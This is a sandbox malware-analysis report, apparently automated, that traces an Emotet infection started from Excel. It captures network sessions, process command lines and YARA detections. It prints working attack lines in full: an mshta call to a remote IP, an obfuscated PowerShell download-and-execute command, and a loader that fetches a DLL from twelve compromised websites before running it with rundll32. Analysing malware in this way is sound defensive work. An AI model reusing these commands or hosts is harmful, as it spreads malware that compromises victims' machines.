Jan 28, 2022 21:24:47.878390074 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 20:24:47 GMT Content-Type: image/png Content-Length: 1178 Last-Modified: Wed, 26 Jan 2022 22:58:47 GMT Connection: keep-alive ETag: "61f1d227-49a" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 51 57 45 52 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 6b 75 79 70 6f 72 6e 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 58 53 73 35 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 65 66 66 72 65 79 6c 75 62 69 6e 2e 69 67 63 6c 6f 75 74 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 76 7a 4f 47 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 66 6c 79 62 75 73 74 72 61 76 65 6c 2e 63 6f 6d 2f 63 67 69 2d 62 69 6e 2f 32 54 6a 55 48 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 64 6f 63 73 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 4a 4a 45 66 30 6b 45 41 35 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 77 61 6c 6c 61 63 65 62 72 61 64 6c 65 79 2e 63 6f 6d 2f 63 73 73 2f 59 63 44 63 39 32 37 53 4a 52 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 73 3a 2f 2f 61 6c 67 7a 6f 72 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 67 68 46 58 56 72 47 4c 45 68 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 63 6f 76 65 73 74 75 64 69 6f 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 63 33 7a 67 52 69 32 77 58 77 43 62 64 53 44 33 69 7a 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 72 75 70 6f 6d 61 72 74 69 6e 73 61 6e 63 68 65 7a 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 51 70 46 44 4a 50 4d 59 34 39 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 6c 72 6f 69 65 79 65 63 65 6e 74 72 65 2e 6f 72 67 2f 63 67 69 2d 62 69 6e 2f 6c 34 32 73 6c 67 6d 66 38 6e 42 70 55 59 73 62 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 73 3a 2f 2f 62 6c 75 77 6f 6d 2d 6d 69 6c 61 6e 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 46 45 6a 33 79 34 7a 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 68 61 69 72 65 70 6f 72 74 63 68 61 6e 6e 65 6c 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 4b 61 57 5a 70 30 6f 64 6b 45 4f 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 73 61 63 69 2d 65 67 79 70 74 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 57 37 71 58 56 65 47 70 2f 27 3b 0d 0a 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 2 4 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 7d 0d 0a 20 20 7d 0d 0a 20 20 20 63 61 74 63 68 7b 7d 0d 0a 7d 20 0d 0a 53 6c 65 65 70 20 2d Data Ascii: \$path = "C:\ProgramData\QWER.dll";\$url1 = 'http://kuyporn.com/wp-content/XSs5/';\$url2 = 'http://jeffreylubin .igclout.com/wp-admin/vzOG/';\$url3 = 'http://flybustravel.com/cgi-bin/2TjUH/';\$url4 = 'http://docs-construction.com/wp-a dmin/JJEf0kEA5/';\$url5 = 'http://wallacebradley.com/css/YcDc927SJR/';\$url6 = 'https://algzor.com/wp-includes/g hFXVrGLEh/';\$url7 = 'https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdsD3iz/';\$url8 = 'https://grupomartinsanchez .com/wp-admin/QpFDJPMY49/';\$url9 = 'https://elroieyecentre.org/cgi-bin/42slgmf8nBpUYsb/';\$url10 = 'https://bluom- milano.com/wp-content/FEj3y4z/';\$url11 = 'https://thaireportchannel.com/wp-includes/KaWZp0odkEO/';\$url12 = 'https:/ /esaci-egypt.com/wp-includes/W7qXVeGp/';\$web = New-Object net.webclient;\$urls = "\$url1,\$url2,\$url3,\$url4,\$url5 , \$url6,\$url7,\$url8,\$url9,\$url10,\$url11,\$url12".split(",");foreach (\$url in \$urls) { try { \$web.DownloadFile(\$url, \$path); if ((\$Get-Item \$path).Length -ge 30000) { [Diagnostics.Process]; break; } } catch{}} Sleep -

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	172.67.149.209	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:24:47.971502066 CET	15	OUT	GET /wp-content/XSs5/ HTTP/1.1 Host: kuyporn.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:24:48.031068087 CET	16	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:24:48 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Frame-Options: SAMEORIGIN Report-To: {"endpoints":[{"url":"https://Va.nel.cloudflare.com/vreport/v3?s=qSUayrKTMdgpKbPQ4MXKGdYdrEdM6J]R77w73yoD7ldbj3svQ0ldi3DTevTgtnl4Vjbi%2FsT2YJJMR7zvBVjf%2Bq2XN13WVF2AQ1YojjHcH3aBH873%2BfMPhRbtm0n5A%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6d4cf243debe6964-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 30 64 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 64 3d 22 63 66 5f 73 74 79 6c 65 73 2d 63 73 73 22 20 6 8 72 65 66 3d 22 2f 63 64 6e 2d 63 67 69 2f 73 74 79 6c 65 73 2f 63 66 2e 65 72 72 6f 72 73 Data Ascii: 10dc<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	74.208.236.157	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:24:48.477128983 CET	20	OUT	GET /wp-admin/vzOG/ HTTP/1.1 Host: jeffreylubin.igclout.com Connection: Keep-Alive

Start time:	21:24:16
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fd0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities
Registry Activities

Analysis Process: cmd.exe PID: 2824, Parent PID: 2648	
General	
Target ID:	2
Start time:	21:24:18
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c mshta http://91.240.118.168/qqw/aas/se.html
Imagebase:	0x4a730000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 2840, Parent PID: 2824	
General	
Target ID:	4
Start time:	21:24:19
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/qqw/aas/se.html
Imagebase:	0x13ff0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path		Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

Registry Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 3012, Parent PID: 2840	
General	
Target ID:	6
Start time:	21:24:22
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit \$c1="{(HgfRrtGdf){HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); \$c4=bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); \$c3=ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}("ht{HgfRrtGdf}tp{HgfRrtGdf}:/91.240.118.168/qqw/aas/se.png)".replace('{HgfRrtGdf}', '');\$Jl=(\$c1,\$c4,\$c3 -Join ");l'E`X \$Jl  E`X
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\ProgramData\QWER.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	2	7FEECD4BEC7	CreateFileW	

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$hsa,2,2,22&227 2,2226222222-22-22- 2Rich,2PELa	success or wait	134	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	220	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEE(`jBph@fCejE	success or wait	2	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	8736	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEE(`jBph@fCejEQ bEE	success or wait	1	7FEECD4BEC7	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

Registry Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
Key Path				Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2132, Parent PID: 3012**General**

Target ID:	8
Start time:	21:24:34
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0x4a860000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 1836, Parent PID: 2132**General**

Target ID:	9
Start time:	21:24:34
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.450510384.0000000000341000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.450462581.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.450610382.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 1904, Parent PID: 1836**General**

Target ID:	10
Start time:	21:24:38
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510608388.0000000002ED1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.509691983.000000000380000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510373196.0000000002890000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510260153.0000000002740000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510667014.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510425143.00000000028C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510010458.0000000002130000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.509922920.0000000002080000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510517753.0000000002E00000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510176839.00000000026B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.509833538.000000000421000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510060149.0000000002161000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510140052.0000000002280000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.510293000.00000000027C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.509954832.0000000002101000.00000020.00000800.00020000.00000000.sdmp, Author: 